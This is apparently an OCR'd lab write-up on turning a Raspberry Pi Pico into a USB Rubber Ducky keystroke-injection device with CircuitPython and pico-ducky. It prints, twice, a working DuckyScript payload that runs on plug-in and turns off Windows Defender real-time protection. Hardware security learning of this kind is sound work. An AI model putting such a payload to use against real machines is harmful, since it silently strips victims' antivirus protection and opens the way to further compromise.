USB Rubber Ducky using Raspberry Pi Pico

—

By Lakshay Verma

The Experiment

Goals

- Make a Raspberry Pi Pico work like a USB Rubber ducky.
- Raspberry Pi must be recognised as a HID device by the connected system
- Turn off Windows Defender

Requirements


Requirements

- Raspberry Pi Pico (Hardware)
- USB to micro usb cable (Hardware)
- dbisu/pico-ducky (GITHub Repo)
- Circuit Python (Software)

Hypothesis

The Raspberry Pi Pico will be recognised as a keyboard HID device and will inject keystrokes. The keystrokes will be specifically coded to turn off Windows Defender on the connected device.


Procedure



Step 1 - Go to https://github.com/dbisu/pico-ducky and download circuit python.

Pico

by Raspberry Pi



CircuitPython 7.3.3

This is the latest **stable** release of CircuitPython that will work with the Pico.

Start here if you are new to CircuitPython.


Release Notes for 7.3.3

ENGLISH (UK)


DOWNLOAD .UF2 NOW

Built-in modules available: _bleio, adafruit_bus_device, adafruit_pixelbuf, aesio, alarm, analogio, atexit, audiobusio, audiocore, audiomixer, audiomp3, audiopwmio, binascii, bitbangio, bitmaptools, bitops, board, busio, countio, digitalio, displayio, errno, floppyio, fontio, framebufferio, getpass, gifio, imagecapture, json, keypad, math, microcontroller, msgpack, neopixel_write, nvm, onewireio, os, paralleldisplay, pulseio, pwmio, qrio, rainbowio, random, re, rgbmatrix, rotaryio, rtc, sdcardio, sharpdisplay, storage, struct, supervisor, synthio, terminalio, time, touchio, traceback, ulab, usb_cdc, usb_hid, usb_midi, vectorio, watchdog, zlib

Step 2 - Click on DOWNLOAD .UF2 NOW.




Step 3 - Connect Raspberry Pi Pico to the system.




Step 4 - Drag and Drop recently downloaded circuit python file to RP1-RP2.


Step 5 - Download adafruit-circuitpython-bundle-7.x-mpy-20221113.zip file from dbisu/pickoducky repo on github and extract it.



Step 6 - Go to adafruit-circuitpython-bundle-7.x-mpy-20221113/lib and Move adafruit_hid to CIRCUITPY/lib.



Step 7 - Download Pico-Ducky as zip and extract it.



Step 8 - Move duckyinpython.py to CIRCUITPY and rename it to code.py

```
CTRL ESC
DELAY 1000
STRING vIRUS AND THREAT PROTECTION
DELAY 1000
ENTER
DELAY 2000
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
ENTER
DELAY 1000
SPACE
DELAY 1000
TAB
DELAY 100
TAB
DELAY 100
ENTER
ALT F4
```

Step 9 - Edit code.py with payload code and save it.

Step 10 - Disconnect and reconnect the Raspberry Pi, the payload will be injected automatically.

CODE

```
CTRL ESC
DELAY 1000
STRING vIRUS AND
THREAT PROTECTION
DELAY 1000
ENTER
DELAY 2000
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
TAB
DELAY 100
ENTER
DELAY 1000
SPACE
DELAY 1000
TAB
DELAY 100
TAB
DELAY 100
ENTER
ALT F4
```

OBSERVATION

When the Raspberry Pi is connected, the system will recognise it as a HID device and Payload written in the code.py file will run. Keystrokes will sent through Raspberry Pi and Windows Defender will be turned off as the payload written in code.py was to disable the Windows Defender.